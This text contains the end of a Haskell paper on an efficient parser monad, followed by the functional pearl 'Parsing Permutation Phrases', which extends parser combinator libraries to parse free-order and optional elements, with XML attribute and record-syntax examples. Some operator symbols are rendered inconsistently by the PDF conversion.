Other useful parser operations that can be implemented using *look* are *longest* ::  $P\ s\ a \rightarrow P\ s\ a$ , which only delivers the longest parse(s) of its argument, and *try* ::  $P\ s\ a \rightarrow P\ s\ (Maybe\ a)$ , which never fails but returns *Nothing* exactly once when its argument fails.

*Alternative parse functions* One design freedom which we have not explored yet is varying the kind of result that the *parse* function delivers. The assumption that the user of our parsers is interested in all intermediate results plus the left-over part of the input might not always be true, and the user might pay a performance price for it. Several alternative parse functions are possible though, and the choice of which parse function to use should be made by the user independently for each parser. These alternative parse functions can be seen as different interpreters for the same parse language.

Here is an example. When a parse error occurs, instead of simply returning [], we would like to return the position in the input where the error occurred. Let us assume that we have a type for positions *Pos*, an initial position  $pos_0 :: Pos$ , and a function  $next :: Pos \rightarrow Symbol \rightarrow Pos$ , that computes the next position given a current position and a symbol. We can implement an alternative parse function by modifying the auxiliary function *parse'*. For simplicity, we only deliver the first result that manages to parse the complete input.

$parse' :: P'\ s\ a \rightarrow [s] \rightarrow Either\ Pos\ a$

$parse'\ p\ s = track\ p\ s\ pos_0$

**where**

```
track (SymbolBind f) (c : s) pos = track (f c) s $! next pos c
track (ReturnPlus x _) [] pos = Right x
track (ReturnPlus _ p) s pos = track p s pos
track (LookBind f) s pos = track (f s) s pos
track _ - pos = Left pos
```

We use strict function application (\$!) to force evaluation of the position during parsing, because otherwise lazy evaluation builds a large position expression in the heap which consumes a lot of memory. This parse function is the first step towards adding a good error reporting mechanism.

## 10 Discussion

Through a series of successive refinements, we have created a simple and efficient implementation of a parser monad.

We have made two serious implementations of parser combinator libraries based on the ideas presented in the paper. In the first implementation, we have added error

reporting combinators, and provided an interface that is compatible with Leijen's parser combinator library *Parsec* (2001), for which there exist a lot of useful auxiliary parser combinators and a comprehensive user manual. The second implementation has no error reporting, but one extra feature which allows converting back and forth between Haskell's type  $ReadS\ a$  and a parser of type  $P\ Char\ a$ . This library is used internally in the Glasgow Haskell Compiler to invisibly replace uses of Haskell's *read* function by calls to a more efficient parser.

Ljunglöf (2002) gives an excellent overview and comparison of different existing parser combinator implementations. One of his results is that our implementation performs best on deterministic grammars among the monadic parser combinators providing general choice. It is slightly less efficient than other non-monadic parser combinators, in particular on grammar definitions that are not left-factorised. Interesting is the relation between our implementation and Swierstra's implementation of non-monadic parser combinators (2000); both use a datatype isomorphic to  $P'\ s\ a$  internally.

One other interesting observation we noted was that the datatype  $P'\ s\ a$  is isomorphic to the type  $SP\ a\ b$  of stream processors used in the Fudgets framework (Carlsson & Hallgren, 1998). In fact, the  $(\parallel\parallel')$  operator is one of the parallel composition operators provided for stream processors! This inspired the view of the parser combinators being parsing process combinators. The choice operator can then be seen as a parallel composition of parsing processes.

In the paper, we have so far only shown *partial correctness*: if our functions produce a result at all, it is going to be the correct result. In order to show total correctness, we also need to argue why our functions will produce actual results. We cannot simply prove termination, since for any interesting grammar, the parsers we create are infinite, because we use recursion in the definition of the parsers. Therefore, we should argue that *parse* is always *productive/destructive*: For each consumption of a constructor in the parser datatype, either one symbol from the input is consumed, a result is generated on the output list, or the output list is terminated. Doing this formally is beyond the scope of this paper.

### Acknowledgements

We are grateful to Magnus Carlsson, Ralf Hinze, Graham Hutton, Simon Peyton Jones, and the anonymous referees for useful suggestions on this work.

### References

- Burge, W. (1975) *Recursive Programming Techniques*. Addison Wesley.
- Carlsson, M. and Hallgren, T. (1998) *Fudgets – Purely Functional Processes with applications to Graphical User Interfaces*. PhD thesis, Chalmers University of Technology, <http://www.cs.chalmers.se/~hallgren/Thesis/>.
- Fokker, J. (1995) Functional parsers. In: Jeuring, J. and Meijer, E. (editors), *Advanced Functional Programming*, vol. 925, pp. 1–23. Springer-Verlag.
- Hughes, J. (1995) The design of a pretty-printing library. In: Jeuring, J. and Meijer, E. (editors), *Advanced Functional Programming*, vol. 925. Springer-Verlag.

- Hughes, J. (2000) Generalising monads to arrows. *Sci. Comput. Program.* **37**, 67–111.
- Hutton, G. (1992) Higher-order functions for parsing. *J. Funct. Program.* **2**(3), 323–343.
- Hutton, G. and Meijer, E. (1998) Monadic parsing in Haskell. *J. Funct. Program.* **8**(4), 437–444.
- Leijen, D. and Meijer, E. (2001) *Parsec : Direct Style Monadic Parser Combinators for the Real World*. Technical report UU-CS-2001-35, Departement of Computer Science, Universiteit Utrecht. <http://www.cs.uu.nl/~daan/parsec.html>.
- Liang, S., Hudak, P. and Jones, M. (1995) Monad transformers and modular interpreters. *Symposium on Principles of Programming Languages (POPL'95)*, pp. 333–343.
- Ljunglöf, P. (2002) *Pure Functional Parsing – an advanced tutorial*. Lic thesis, Chalmers University of Technology, <http://www.cs.chalmers.se/~peb/papper.html>.
- Swierstra, S. D. (2000) Parser combinators, from toys to tools. In: Hutton, G. (editor), *Proceedings ACM SIGPLAN Haskell Workshop*. Electronic Notes in Theoretical Computer Science 41.1. Elsevier.
- Swierstra, S. and Duponcheel, L. (1996) Deterministic, error-correcting combinator parsers. In: Launchbury, J., Meijer, E. and Sheard, T. (editors), *Advanced Functional Programming*.
- Wadler, P. (1992) Monads for functional programming. In: Broy, M. (editor), *Marktoberdorf Summer School on Program Design Calculi*. NATO ASI Series F: Computer and systems sciences 118. Springer-Verlag.

# FUNCTIONAL PEARL

## Parsing Permutation Phrases

Arthur Baars<sup>1</sup>, Andres Löh<sup>2</sup>, S. Doaitse Swierstra<sup>3</sup>

*Institute of Information and Computing Sciences,  
P.O. Box 80.089, 3508 TB Utrecht, The Netherlands*

---

### Abstract

A permutation phrase is a sequence of elements (possibly of different types) in which each element occurs exactly once and the order is irrelevant. Some of the permutable elements may be optional. We show a way to extend a parser combinator library with support for parsing such free-order constructs. A user of the library can easily write parsers for permutation phrases and does not need to care about checking and reordering the recognised elements. Possible applications include the generation of parsers for attributes of XML tags and Haskell's record syntax.

---

## 1 Introduction

Parser combinator libraries for functional programming languages are well-known and subject to active research. Higher-order functions and the possibility to define new infix operators allow parsers to be expressed in a concise and natural notation that closely resembles the syntax of EBNF grammars. At the same time, the user has the full abstraction power of the underlying programming language at hand. Complex, often recurring patterns can be expressed in terms of higher-level combinators.

A specific parsing problem is the recognition of permutation phrases. A permutation phrase is a sequence of elements (possibly of different types) in which each element occurs exactly once and the order is irrelevant. Some of the permutable elements may be optional. Since permutation phrases are not easily expressed by a context-free grammar, the usual approach is to tackle this problem in two steps: first parse a relaxed version of the grammar, then check whether the recognised elements form a permutation of the expected elements. This method, however, has a number of disadvantages. Dealing

---

<sup>1</sup> Email: [arthurb@cs.uu.nl](mailto:arthurb@cs.uu.nl)

<sup>2</sup> Email: [andres@cs.uu.nl](mailto:andres@cs.uu.nl)

<sup>3</sup> Email: [doaitse@cs.uu.nl](mailto:doaitse@cs.uu.nl)

with a permutation of typed values is quite cumbersome, and the problem is often avoided by encoding the values in a universal representation, thus adding an extra level of interpretation. Furthermore, because of the two steps involved, error messages cannot be produced until a larger part of the input has been consumed, and special care has to be taken to make them point to the right position in the code.

Permutation phrases have been proposed by Cameron [1] as an extension to EBNF grammars, not aiming at greater expressive power, but at more clarity. Cameron also presents a pseudo-code algorithm to parse permutation phrases with optional elements efficiently in an imperative setting. It fails, however, to address the types of the constituents.

We show a way to extend any existing parser combinator library with support for parsing permutations of a number of typed, potentially optional elements. Our approach uses Haskell, relying essentially on existentially quantified types, that are used to encode reordering information that permutes the recognised elements to a canonical order. Existential types are not part of the Haskell 98 standard [6], but are, for example, implemented in GHC and Hugs. Additionally, we utilise lazy evaluation to make the resulting implementation efficient. The administrative part of parsing permutation phrases has a quadratic time complexity in the number of permutable elements. The size of the code, however, is linear in the number of permutable elements.

Possible applications include the implementation of Haskell’s *read* function where it is desirable to parse the fields of data types with labelled fields in any permutation, the parsing of XML tags which have large sets of potentially optional attributes that may occur in any order, and the decomposition of a query in a URI, consisting of a number of permutable key-value pairs.

The paper is organised as follows: Section 2 explains the parser combinators we build upon. Section 3 presents the basic idea of dealing with permutations in terms of permutation trees and explains how trees are built and converted into parsers. Section 4 shows how to extend the mechanism in order to handle optional elements. In Section 5, we take a brief look at two of the applications mentioned above, the parsing of data types with labelled fields and the parsing of XML attribute sets. Section 6 concludes.

## 2 Parsing using combinator libraries

The use of a combinator library for describing parsers instead of writing them by hand or generating them from a separate formalism is a well-known technique in functional programming. As a result, there are several excellent libraries around. For this reason we just briefly present the interface we will assume in subsequent sections of this paper, but do not go into the details of the implementation. However, we want to stress that our extension is not tied to any specific library.

We make use of a simple arrow-style [3,9] interface that is parametrised by

```

infixl 3 ◇
infixl 4 ◈, ◉
class Parser p where
  pFail          :: p a
  pSucceed       :: a → p a
  pSym           :: Char → p Char
  (◈)           :: p (a → b) → p a → p b
  (◇)           :: p a → p a → p a
  (◉)           :: (a → b) → p a → p b
  f ◈ p          = pSucceed f ◈ p
  parse          :: p a → String → Maybe a

```

Fig. 1. Type class for parser combinators

the result type of the parsers and assumes a list of characters as input. It can easily be implemented by straightforward list-of-successes parsers [2,10], but we also have a version based on the fast, error-correcting parser combinators of Swierstra [7,8]. A mapping to monadic-style parser combinators [4,5] or abstracting from the type of the input tokens is possible without difficulties.

The parser interface used here is given as a type class declaration in Figure 1. The function *pFail* represents the parser that always fails, whereas *pSucceed* never consumes any input and always returns the given result value. The parser *pSym* accepts solely the given character as input. If this character is encountered, *pSym* consumes and returns this character, otherwise it fails. The  $\diamondsuit$  operator denotes the sequential composition of two parsers, where the result of the first parser is applied to the result of the second. The operator  $\diamond$  expresses a choice between two parsers. Finally, the application operator  $\diamond$  is a parser transformer that can be used to apply a semantic function to a parse result. It can be defined in terms of *pSucceed* and  $\diamondsuit$ .

Many useful higher-level combinators can be built on top of these basic ones. A small selection that we will use later in this paper is presented in Figure 2. These parser combinators are useful if one wants to combine parsers and is interested in the result of only some of the constituents.

### 3 Permutation trees

#### 3.1 Data types

Before explaining permutation parsers, we investigate how to represent permutation phrases. We decide to store the permutations of a set of elements in a rose tree.

```

data Perms p a    = Choice [Branch p a]
                   | Empty a
data Branch p a   = ∀ x. Br (Perms p (x → a)) (p x)

```

```

infixl 4 <$ , *$, *$>

(<$ )          :: Parser p ⇒ a → p b → p a
f <$ p          = const f <$ p
(*$ )          :: Parser p ⇒ p a → p b → p a
p *$ q          = const <$ p *$ q
(* $)          :: Parser p ⇒ p a → p b → p b
p *$ q          = flip const <$ p *$ q
pParens        :: Parser p ⇒ p a → p a
pParens p      = pSym '(` *$ p *$ pSym ')'

```

Fig. 2. Some useful parser combinators

The data types are parametrised by a type constructor  $p$  (e.g. the parser type) and a result type  $a$ .

Each path from the root to a leaf in the tree represents a particular permutation. Figure 3 illustrates this idea for three elements  $a, b, c$ . If the permutations are grouped in such a way that different permutations with a common prefix share the same subtree, the number of choices in each node will be limited by the number of permutable elements.




Fig. 3. A permutation tree containing three elements

A value of type  $\text{Branch}$  stores a subtree together with an element. The subtree returns a function that, applied to the element, computes a value of the required result type. Thus, the existentially quantified type of the element stored in a branch is used to hide the order in which the types in a subtree occur; all subtrees in a  $\text{Choice}$  node share a common type because all correspond to a permutation of the same set of elements. To show that reordering is almost completely determined by the type of the components, we use the convention that values, parsers and permutation trees are named  $v$ ,  $p$ , and  $t$ , respectively, indexed by their type.

The idea that each path in the tree represents the parser for one of the possible permutations is reflected by the following simple conversion function from permutation trees to parsers.

$$\begin{aligned}
pPerms &:: \text{Parser } p \Rightarrow \text{Perms } p \ a \rightarrow p \ a \\
pPerms (\text{Empty } v_a) &= pSucceed \ v_a \\
pPerms (\text{Choice } chs) &= foldr (\bowtie) pFail (\text{map } pars \ chs) \\
\text{where } pars (Br \ t_{x \rightarrow a} \ p_x) &= flip (\$) \bowtie p_x \bowtie pPerms \ t_{x \rightarrow a}
\end{aligned}$$

It might be surprising at first sight that the last line does not read:

$$\text{where } pars (Br \ t_{x \rightarrow a} \ p_x) = pPerms \ t_{x \rightarrow a} \bowtie p_x$$

But using this more obvious definition, the elements at the leaves of the permutation tree would be recognised first by the constructed parser. Therefore, the permutation tree would have to be unfolded completely before the first element could be parsed. This would result in  $O(n!)$  memory usage where  $n$  is the number of permutable elements.

Fortunately, because we are parsing a permutation, reversing the order of the constituents when constructing the parser does not change the semantics. In the “flipped” variant, lazy evaluation ensures that only the path corresponding to the recognised permutation is unfolded.

### 3.2 Building a permutation tree

Permutation trees are created by adding the elements of the permutation one by one to an initially empty tree.

$$\begin{aligned}
add &:: \text{Perms } p \ (x \rightarrow a) \rightarrow p \ x \rightarrow \text{Perms } p \ a \\
add \ t_{x \rightarrow a} @ (\text{Empty } \_) \ p_x &= \text{Choice } [Br \ t_{x \rightarrow a} \ p_x] \\
add \ t_{x \rightarrow a} @ (\text{Choice } chs) \ p_x &= \text{Choice } (\text{first} : \text{others}) \\
\text{where } \text{first} &= Br \ t_{x \rightarrow a} \ p_x \\
\text{others} &= \text{map } ins \ chs \\
ins (Br \ t_{y \rightarrow x \rightarrow a} \ p_y) &= Br (add (\text{mapPerms } \text{flip} \ t_{y \rightarrow x \rightarrow a}) \ p_x) \ p_y
\end{aligned}$$

If we already have constructed a non-empty permutation tree, we can add a new element  $p_x$  by inserting it in all possible positions to every permutation in the tree. The function *add* explicitly constructs the tree that represents the permutation in which  $p_x$  is the top element; for each branch, the top element is left unchanged, and  $p_x$  is inserted everywhere (by a recursive call to *add*) in the subtree. Because the new element and the top element of the branch are now swapped, the function resulting from the subtree of the branch gets its arguments passed in the wrong order, which is repaired by applying *flip* to that function.

The function *mapPerms* is a map on permutation trees. In a branch,  $v_{a \rightarrow b}$  is composed with the function that is resulting from the subtree.

$$\begin{aligned}
\text{mapPerms} &:: (a \rightarrow b) \rightarrow \text{Perms } p \ a \rightarrow \text{Perms } p \ b \\
\text{mapPerms } v_{a \rightarrow b} (\text{Empty } v_a) &= \text{Empty } (v_{a \rightarrow b} \ v_a) \\
\text{mapPerms } v_{a \rightarrow b} (\text{Choice } chs) &= \text{Choice } (\text{map } (\text{mapBranch } v_{a \rightarrow b}) \ chs) \\
\text{mapBranch} &:: (a \rightarrow b) \rightarrow \text{Branch } p \ a \rightarrow \text{Branch } p \ b \\
\text{mapBranch } v_{a \rightarrow b} (Br \ t_{x \rightarrow a} \ p_x) &= Br (\text{mapPerms } (v_{a \rightarrow b} \circ) \ t_{x \rightarrow a}) \ p_x
\end{aligned}$$

By defining the following combinators for constructing permutation parsers we can use a similar notation for permutation parsers as for normal parsers.

$$\begin{aligned}
succeedPerms &:: a \rightarrow \text{Perms } p \ a \\
succeedPerms x &= \text{Empty } x \\
(\langle\!\rangle) &:: \text{Parser } p \Rightarrow \text{Perms } p \ (a \rightarrow b) \rightarrow p \ a \rightarrow \text{Perms } p \ b \\
\text{perms} \langle\!\rangle p &= \text{add perms } p \\
(\langle\$}) &:: \text{Parser } p \Rightarrow (a \rightarrow b) \rightarrow p \ a \rightarrow \text{Perms } p \ b \\
f \langle\$} p &= \text{succeedPerms } f \langle\!\rangle p
\end{aligned}$$

An example with three permutable elements, corresponding to the tree in Figure 3, can now be realised by:

$$p\text{Perms } ((,,) \langle\$} p\text{Int} \langle\!\rangle p\text{Char} \langle\!\rangle p\text{Bool})$$

Suppose  $p\text{Int}$ ,  $p\text{Char}$ , and  $p\text{Bool}$  are parsers for literals of type  $\text{Int}$ ,  $\text{Char}$ , and  $\text{Bool}$ , respectively. Then all permutations of an integer, a character and a boolean are accepted, and the result of a successful parse will always be of type  $(\text{Int}, \text{Char}, \text{Bool})$ .

### 3.3 Separators

Often the permutable elements are separated by symbols that do not carry meaning—typically commas or semicolons. Consider extending the three-element example to the Haskell tuple syntax: not just the elements, but also the parentheses and the commas should be parsed. Since there is one separation symbol less than there are permutable elements, our current variant of  $p\text{Perms}$  cannot handle this problem.

Therefore we define  $p\text{PermsSep}$  as a generalisation of  $p\text{Perms}$  that accepts an additional parser for the separator as an argument. The semantics of the separators are ignored for the result.

$$\begin{aligned}
p\text{PermsSep} &:: \text{Parser } p \Rightarrow p \ b \rightarrow \text{Perms } p \ a \rightarrow p \ a \\
p\text{PermsSep } sep \ perm &= p2p(p\text{Succeed } ()) \ sep \ perm
\end{aligned}$$

The function  $p2p$  now converts a permutation tree into a parser almost in the same way as the former  $p\text{Perms}$ , except that before each permutable element a separator is parsed. To prevent that a separator is expected before the first permutable element, we make use of the following simple trick. The  $p2p$  function expects two extra arguments: the first one will be parsed immediately before the first element, and the second will be used subsequently. Using  $p\text{Succeed } ()$  as first extra argument in  $p\text{PermsSep}$  leads to the desired result.

$$\begin{aligned}
p2p &:: \text{Parser } p \Rightarrow p \ c \rightarrow p \ b \\
&\rightarrow \text{Perms } p \ a \rightarrow p \ a \\
p2p\_ - (\text{Empty } v_a) &= p\text{Succeed } v_a \\
p2p \ fsep \ sep \ (\text{Choice } chs) &= \text{foldr } (\langle\!\rangle) \ p\text{Fail} \ (\text{map } \text{pars } chs) \\
\text{where } \text{pars } (\text{Br } t_{x \rightarrow a} \ p_x) &= \text{flip } (\$) \triangleleft \ fsep \langle\!\rangle p_x \langle\!\rangle p2p \ sep \ sep \ t_{x \rightarrow a}
\end{aligned}$$

The  $pPerms$  function can now be implemented in terms of  $pPermsSep$ .

$$\begin{aligned} pPerms &:: \text{Parser } p \Rightarrow \text{Perms } p \ a \rightarrow p \ a \\ pPerms &= pPermsSep(pSucceed()) \end{aligned}$$

To return to the small example, triples of an integer, a character, and a boolean—in any order—are parsed by:

$$pParens(pPermsSep(pSym ',')((,,) \ll\!\!> pInt \ll\!\!> pChar \ll\!\!> pBool))$$

## 4 Adding optional elements

This section shows how the permutation parsing mechanism can be extended such that it can deal with optional elements. Optional elements can be represented by parsers that can recognise the empty string and return a default value for this element. Calling the  $pPermsSep$  function on a permutation tree that contains optional elements leads to ambiguous parsers. Consider, for example, the tree in Figure 3 containing all permutations of  $a$ ,  $b$  and  $c$ . Suppose  $b$  can be empty and we want to recognise  $ac$ . This can be done in three different ways since the empty  $b$  can be recognised before  $a$ , after  $a$  or after  $c$ . Fortunately, it is irrelevant for the result of a parse where exactly the empty  $b$  is derived, since order is not important. This allows us to use a strategy similar to the one proposed by Cameron [1]: parse nonempty constituents as they are seen and allow the parser to stop if all remaining elements are optional. When the parser stops the default values are returned for all optional elements that have not been recognised.

To implement this strategy we need to be able to determine whether a parser can derive the empty string and split it into its default value and its non-empty part, i.e. a parser that behaves the same except that it does not recognise the empty string. The splitting of parsers is represented by the *ParserSplit* class that is an extension of the normal *Parser* class. Most parser combinator libraries can be easily adapted to cover this extension.

$$\begin{aligned} \text{class Parser } p &\Rightarrow \text{ParserSplit } p \text{ where} \\ pEmpty &:: p \ a \rightarrow \text{Maybe } a \\ pNonempty &:: p \ a \rightarrow \text{Maybe } (p \ a) \end{aligned}$$

In the solution that does not deal with optional elements a parser for a permutation follows a path from the root of a permutation tree to a leaf, i.e. an *Empty* node. In the presence of optional elements, however, a parser may stop in any node that stores only optional elements. We adapt the *Perms* data type to incorporate this additional information. If all elements stored in a tree are optional then their default values are stored in *defaults*, otherwise *defaults* is *Nothing*. The parser stored in each *Branch* is not allowed to derive the empty string. Note that we do not need an *Empty* constructor anymore, since its semantics can be represented as a *Choice* node with an empty list of branches.

```
data Perms p a = Choice { defaults :: Maybe a, branches :: [Branch p a] }
```

The function  $p\varnothing p$  constructs a parser out of a permutation tree. If there are default values stored in  $\text{defaults}$  then the constructed parser can derive the empty string, returning those values.

$$\begin{aligned}
 p\varnothing p &:: \text{Parser } p \\
 &\Rightarrow p c \rightarrow p b \rightarrow \text{Perms } p a \rightarrow p a \\
 p\varnothing p \ fsep \ sep \ t_{a \rightarrow b} &= \text{foldr } (\bowtie) \ \text{empty } \text{nonempties} \\
 \text{where } \text{empty} &= \text{maybe } p\text{Fail } p\text{Succeed } (\text{defaults } t_{a \rightarrow b}) \\
 \text{nonempties} &= \text{map } \text{pars } (\text{branches } t_{a \rightarrow b}) \\
 \text{pars } (\text{Br } t_{x \rightarrow a} \ p_x) &= \text{flip } (\$) \bowtie \ fsep \bowtie p_x \\
 &\quad \bowtie p\varnothing p \ sep \ sep \ t_{x \rightarrow a}
 \end{aligned}$$

A tuple, that represents a parser split into its empty part and its non-empty part, can describe four different kinds of parsers, as depicted in the following table:

empty part	non-empty part	
<i>Nothing</i>	<i>Nothing</i>	$p\text{Fail}$
<i>Just</i>	<i>Nothing</i>	$p\text{Succeed}$
<i>Nothing</i>	<i>Just</i>	required element
<i>Just</i>	<i>Just</i>	optional element

The new definition of  $\text{add}$  reflects the four different cases. In the first case the resulting tree represents a failing permutation parser, i.e. it has no default values and no branches. In the second case the value stored in the empty part of the parser is pushed into the tree, only modifying the semantics of the tree but keeping its structure. In the cases where an element is added the non-empty part of the element is inserted in the tree in the same way as in the original definition of  $\text{add}$ . For an optional element the default value is combined with the  $\text{defaults}$  of the permutation tree.

$$\begin{aligned}
 \text{add} &:: \text{Perms } p (a \rightarrow b) \\
 &\rightarrow (\text{Maybe } a, \text{Maybe } (p a)) \\
 &\rightarrow \text{Perms } p b \\
 \text{add } t_{a \rightarrow b} @ (\text{Choice } d_{a \rightarrow b} \ bs_{a \rightarrow b}) \ mp_a &= \text{case } mp_a \text{ of} \\
 (\text{Nothing}, \text{Nothing}) &\rightarrow \text{Choice Nothing } [] \\
 (\text{Just } v_a, \text{Nothing}) &\rightarrow \text{Choice } (\text{fmap } (\$v_a) \ d_{a \rightarrow b}) \ (\text{appSem } v_a) \\
 (\text{Nothing}, \text{Just } p_a) &\rightarrow \text{Choice Nothing } (\text{insert } p_a) \\
 (\text{Just } v_a, \text{Just } p_a) &\rightarrow \text{Choice } (\text{fmap } (\$v_a) \ d_{a \rightarrow b}) \ (\text{insert } p_a) \\
 \text{where } \text{insert } p_a &= \text{Br } t_{a \rightarrow b} \ p_a : \text{map } \text{ins } bs_{a \rightarrow b} \\
 \text{ins } (\text{Br } t_{x \rightarrow a \rightarrow b} \ p_x) &= \text{Br } (\text{add } (\text{mapPerms } \text{flip } t_{x \rightarrow a \rightarrow b}) \ mp_a) \ p_x \\
 \text{appSem } v_a &= \text{map } (\text{mapBranch } (\$v_a)) \ bs_{a \rightarrow b}
 \end{aligned}$$

The function  $\text{mapPerms}$  for the new  $\text{Perms}$  data type is defined as follows:

$$\begin{aligned}
 \text{mapPerms} &:: (a \rightarrow b) \rightarrow \text{Perms } p a \rightarrow \text{Perms } p b \\
 \text{mapPerms } v_{a \rightarrow b} \ t_a &= \text{Choice } (\text{fmap } v_{a \rightarrow b} \ (\text{defaults } t_a)) \\
 &\quad (\text{map } (\text{mapBranch } v_{a \rightarrow b}) \ (\text{branches } t_a))
 \end{aligned}$$

Since we no longer have an *Empty* constructor the function *succeedPerms* is now defined as:

$$\begin{aligned} \text{succeedPerms} &:: a \rightarrow \text{Perms } p \ a \\ \text{succeedPerms } x &= \text{Choice } (\text{Just } x) [] \end{aligned}$$

Using the functions from the *ParserSplit* class we can straightforwardly define a new sequence operator for permutation parsers.

$$\begin{aligned} (\ll\gg) &:: \text{ParserSplit } p \\ &\Rightarrow \text{Perms } p \ (a \rightarrow b) \rightarrow p \ a \rightarrow \text{Perms } p \ b \\ \text{perms } \ll\gg p &= \text{add perms } (\text{pEmpty } p, \text{pNonempty } p) \end{aligned}$$

## 5 Applications

### 5.1 XML attributes

We will now demonstrate the use of the permutation parsers by showing how to parse XML tags with attributes. For simplicity, we just consider one tag (the `img` tag of XHTML) and only deal with a subset of the attributes allowed. In a Haskell program, this tag might be represented by the following data type.

$$\begin{aligned} \text{data XHTML} &= \text{Img} \{ \text{src} :: \text{URI} \\ &\quad, \text{alt} :: \text{Text} \\ &\quad, \text{longdesc} :: \text{Maybe URI} \\ &\quad, \text{height} :: \text{Maybe Length} \\ &\quad, \text{width} :: \text{Maybe Length} \\ &\quad \} \\ &\quad | \dots \end{aligned}$$

Our variant of the `img` tag has five attributes of three different types. We use Haskell's record syntax to keep track of the names. The first two attributes are mandatory whereas the others are optional. We choose the *Maybe* variant of their types to reflect this optionality. Our parser should be able to parse the attributes in any order, where any of the optional arguments may be omitted. For the parsing process, we ignore whitespace and assume that there is a parser *pTok* that consumes just the given token and fails on any other input.

Using the *pPerms* combinator, writing the parser for the `img` tag is easy:

$$\begin{aligned} \text{pImgTag} &:: \text{ParserSplit } p \Rightarrow p \ \text{XHTML} \\ \text{pImgTag} &= \text{pTok } "<" \ \gg \text{pTok } "\text{img}" \ \gg \text{attrs} \ll \text{pTok } "/>" \\ \text{where} \\ \text{attrs} &= \text{pPerms } (\text{Img} \ll\gg \text{pField} \ "src" \ pURI \\ &\quad \ll\gg \text{pField} \ "alt" \ pText \\ &\quad \ll\gg \text{pOptField} \ "longdesc" \ pURI \\ &\quad \ll\gg \text{pOptField} \ "height" \ pLength \\ &\quad \ll\gg \text{pOptField} \ "width" \ pLength \\ &\quad ) \end{aligned}$$

The order in which we denote the attributes determines the order in which the results are returned. Therefore, we can apply the *Img* constructor to form a value of the *XHTML* data type. The two helper functions *pField* and *pOptField* are used to parse a mandatory and an optional argument, respectively.

$$\begin{aligned} pField &:: \text{Parser } p \Rightarrow \text{String} \rightarrow p \ a \rightarrow p \ a \\ pField f \ p &= p\text{Tok } f \ \bowtie p\text{Sym } '=' \ \bowtie p \\ pOptField &:: \text{Parser } p \Rightarrow \text{String} \rightarrow p \ a \rightarrow p \ (\text{Maybe } a) \\ pOptField f \ p &= \text{Just} \triangleleft p\text{Field } f \ p \\ &\quad \triangleleft p\text{Succeed } \text{Nothing} \end{aligned}$$

## 5.2 Haskell's record syntax

Haskell allows data types to contain labelled fields. If one wants to construct a value of that data type, one can make use of these names. The advantage is that the user does not need to remember the order in which the fields of the constructor have been defined. Furthermore, all fields are considered as optional. If a field is not explicitly set to a value, it is silently assumed to be  $\perp$ .

Whereas compilers implement these features as a syntax for constructing values inside of Haskell programs, the *read* function that both GHC and Hugs generate with help of the **deriving** construct lacks this functionality. Although this behaviour is permitted by the Haskell Report, the resulting asymmetry is unfortunate.

We show here that the code that would do the job is easy to write or generate using the *pPermsSep* combinator.

$$\begin{aligned} pImg &:: \text{ParserSplit } p \Rightarrow p \ \text{XHTML} \\ pImg &= p\text{Tok "Img"} \ \bowtie p\text{Tok "{"} \ \bowtie \text{fields} \ \bowtie p\text{Tok "}"} \\ \text{where} & \\ \text{fields} &= p\text{PermsSep } (p\text{Sym } ',') \\ &\quad (\text{Img} \triangleleft\!\!> p\text{RecField "src"} \quad pURI \\ &\quad \triangleleft\!\!> p\text{RecField "alt"} \quad pText \\ &\quad \triangleleft\!\!> p\text{RecField "longdesc"} \quad (\text{pMaybe } pURI) \\ &\quad \triangleleft\!\!> p\text{RecField "height"} \quad (\text{pMaybe } pLength) \\ &\quad \triangleleft\!\!> p\text{RecField "width"} \quad (\text{pMaybe } pLength) \\ &) \end{aligned}$$

The *pMaybe* combinator just parses the *Maybe* variant of a data type, and the *pRecField* makes each field optional.

$$\begin{aligned} p\text{RecField} &:: \text{Parser } p \Rightarrow \text{String} \rightarrow p \ a \rightarrow p \ a \\ p\text{RecField } f \ p &= p\text{Field } f \ p \\ &\quad \triangleleft p\text{Succeed } \perp \end{aligned}$$

## 6 Conclusion

We have presented a way to extend a parser combinator library with the functionality to parse free-order constructs. It can be placed on top of any combinator library that implements the *Parser* interface. A user of the library can easily write parsers for free-order constructs and does not need to care about checking and reordering the parsed elements. Due to the use of existentially quantified types the implementation of reordering is type safe and hidden from the user.

The underlying parser combinators can be used to handle errors, such as missing or duplicate elements, since the extension inherits their error-reporting or error-repairing properties. Figure 4 shows an example GHCI session that demonstrates error recovery with the UU\_Parsing [8] library.

We have shown how our extension can be used to parse XML attributes and Haskell records. Other interesting examples mentioned by Cameron [1] include citation fields in BiBTeX bibliographies and attribute specifiers in C declarations. Their pseudo-code algorithm uses a similar strategy. It does not show, however, how to maintain type safety by undoing the change in semantics resulting from reordering, nor can it deal with the presence of separators between free-order constituents.

```

UU_Parsing_Demo> let pOptSym x = pSym x <⇒ pSucceed '_'
UU_Parsing_Demo> let ptest = pPerms $(,,) <<$> pList (pSym 'a')
                           <<$> pSym 'b'
                           <<$> pOptSym 'c'
                           :: Parser Char (String, Char, Char)
UU_Parsing_Demo> t ptest "acb"
Result:
("a", 'b', 'c')
UU_Parsing_Demo> t ptest ""
Symbol 'b' inserted at end of file; 'b' or 'c' or ('a')* expected.
Result:
("", 'b', '_')
UU_Parsing_Demo> t ptest "cdaa"
Errors:
Symbol 'd' before 'a' deleted; 'b' or ('a')* expected.
Symbol 'b' inserted at end of file; 'a' or 'b' expected.
Result:
("aa", 'b', 'c')
UU_Parsing_Demo> t ptest "abd"
Errors:
Symbol 'd' at end of file deleted; 'c' or eof expected.
Result:
("a", 'b', '_')

```

Fig. 4. Example GHCI session (line breaks added for readability)

## References

- [1] Cameron, R. D., *Extending context-free grammars with permutation phrases*, ACM Letters on Programming Languages and Systems **2** (1993), pp. 85–94.  
URL <http://www.acm.org/pubs/toc/Abstracts/1057-4514/176490.html>
- [2] Fokker, J., *Functional parsers*, in: *Advanced Functional Programming, First International Spring School on Advanced Functional Programming Techniques*, LNCS **925** (1995), pp. 1–23.  
